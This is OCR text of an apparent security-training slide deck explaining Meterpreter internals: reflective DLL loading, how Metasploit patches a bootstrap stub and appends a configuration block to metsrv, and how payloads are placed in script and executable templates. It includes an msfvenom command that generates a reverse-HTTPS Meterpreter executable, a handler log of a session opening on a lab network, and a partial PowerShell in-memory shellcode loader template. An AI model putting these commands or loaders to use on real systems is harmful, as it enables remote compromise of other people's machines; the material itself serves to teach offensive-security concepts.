
Using Reflective DLLs

- If you use the Meterpreter DLLs directly like regular shellcode, you won’t achieve any results

- In order to initialise a DLL of this kind from memory, its “ReflectiveLoader” export must be called
  - Reflective DLLs are regular DLLs built together with a portable reflective loader!


```
// This is our position independent reflective DLL loader/injector
#ifdef REFLECTIVEDLLINJECTION_VIA_LOADREMOTELIBRARYR
DLLEXPORT ULONG_PTR WINAPI ReflectiveLoader( LPVOID lpParameter )
#else
DLLEXPORT ULONG_PTR WINAPI ReflectiveLoader( VOID )
#endif
```

Dissecting Metsrv



See? It is a DLL

Dissecting Metsrv (cont.)



Meterpreter uses ordinal values instead of the traditional "ReflectiveLoader" name since Metasploit 6.0


Turning Into Shellcode

- So what the hell does MSF do to turn a rDLL into “shellcode”?


- MSF patches a small piece of code into the DOS header of the target DLL
  - Usually referred to as “bootstrap code” or “initialisation stub”
  - In the case of Meterpreter, MSF does this to Metsrv

- The main goal of that code is calling the reflective loader exported function
  1. When position 0 of the shellcode is called, the bootstrap will be executed
  2. The bootstrap will then call the export, initialising the reflective loading process

https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-configuration.html



Process Memory
1
Bootstrap
2
rDLL
Reflective Loader

Metsrv not Patched



https://github.com/hasherezade/pe-bear

Metsrv Patched




So…


- When a Meterpreter payload is generated, MSF patches bootstrap code into Metsrv's pre-compiled rDLL
  - With this code, the whole piece can now be executed as "regular" shellcode
- But once again, with just this you would not receive any Meterpreter session
- There is an important piece still missing: CONFIGURATION SETTINGS!
  - What about our LHOST, LPORT, extension settings, etc?

Configuration Block

- Meterpreter uses a specific structure called Configuration Block which contains the entire payload configuration
- When generating a payload, this block is created dynamically by MSF with all the settings selected by the user
- MSF not only patches the bootstrap, it also appends the configuration block at the end of Metsrv


Bootstrap
rDLL
Reflective Loader
Configuration Block

Config Block Appended



https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-configuration.html

What Does it Contain?

- Configuration Block Structure:
  - One Session configuration block
  - One or more Transport Configuration blocks, followed by a terminator
  - One or more Extension configuration blocks, followed by a terminator

- Perfectly explained at MSF docs:
  - *https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-configuration.html*

The Bootstrap Again!

- The bootstrap does more things than just calling a DLL export
  - Executing the export loads Metsrv in memory (DLL_PROCESS_ATTACH) - nothing else

- The bootstrap makes a second call to DllMain (DLL_METASPLOIT_ATTACH) and passes a pointer to the configuration block

- With this, Metsrv has everything to start its job!

Session Opened!

If this shellcode is executed…

```
msf6 exploit(multi/handler) >
[*] https://10.10.100.130:9444/home/api/v1/heartbeatv2 handling request from 10.10.100.129; (UUID: e2kkcau2)
Redirecting stageless connection from /home/api/v1/heartbeatv2/FlD704u-RvEWWRdbdee2KwKXKUHbxvefUpasoJ90D_t_nF
gZ-Q3OC89csPcC7AUezX4W99ffx_ztoro2QuVFaF5hfM32jw67AMlA1vl with UA 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.81 Safari/537.36'
[*] https://10.10.100.130:9444/home/api/v1/heartbeatv2 handling request from 10.10.100.129; (UUID: e2kkcau2)
Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (10.10.100.130:9444 -> 10.10.100.129:49725) at 2023-01-11 12:41:39 +0100
```

Now let's move on into another section, and understand the art of inserting payloads within executable recipients!

```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=ens37
LPORT=9444 --platform windows -a x64 -f exe -o atlotas.exe
No encoder specified, outputting raw payload
Payload size: 201820 bytes
Final size of exe file: 208384 bytes
Saved as: atlotas.exe
```

Payload Executables


Introduction

- As we have seen, popular payloads come in the form of shellcode
- Shellcode can be executed from within a myriad of executable formats
  - AKA “shellcode loaders”
- Frameworks like Metasploit automate the process of generating those executables

Automation

- MSF's automation comprises two main steps:
    1. Generating payload with specific characteristics
    2. Including payload within an executable template

- Executable formats include
    - Scripts (e.g. PowerShell or VBA)
    - Compiled binaries (e.g. EXE or DLL)



Scripts

Scripts

- For scripts, a simple string substitution approach is followed
  - Templates with placeholders
  - Placeholders are replaced by the payload's code

```ruby
def self.to_win32pe_psh_reflection(template_path, code)
  # Intialize rig and value names
  rig = Rex::RandomIdentifierGenerator.new()
  rig.init_var(:func_get_proc_address)
  rig.init_var(:func_get_delegate_type)
  rig.init_var(:var_code)
  rig.init_var(:var_module)
  rig.init_var(:var_procedure)
  rig.init_var(:var_unsafe_native_methods)
  rig.init_var(:var_parameters)
  rig.init_var(:var_return_type)
  rig.init_var(:var_type_builder)
  rig.init_var(:var_buffer)
  rig.init_var(:var_hthread)

  hash_sub = rig.to_h
  hash_sub[:b64shellcode] = Rex::Text.encode_base64(code)

  read_replace_script_template(template_path,
                               "to_mem_pshreflection.ps1.template",
                               hash_sub).gsub(/(?<!\r)\n/, "\r\n")
end
```

Scripts (cont.)

29 lines (23 sloc) | 3.01 KB

```
function %{func_get_proc_address} {
        Param ($%{var_module}, $%{var_procedure})
        $%{var_unsafe_native_methods} = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And

        return $%{var_unsafe_native_methods}.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [S
}

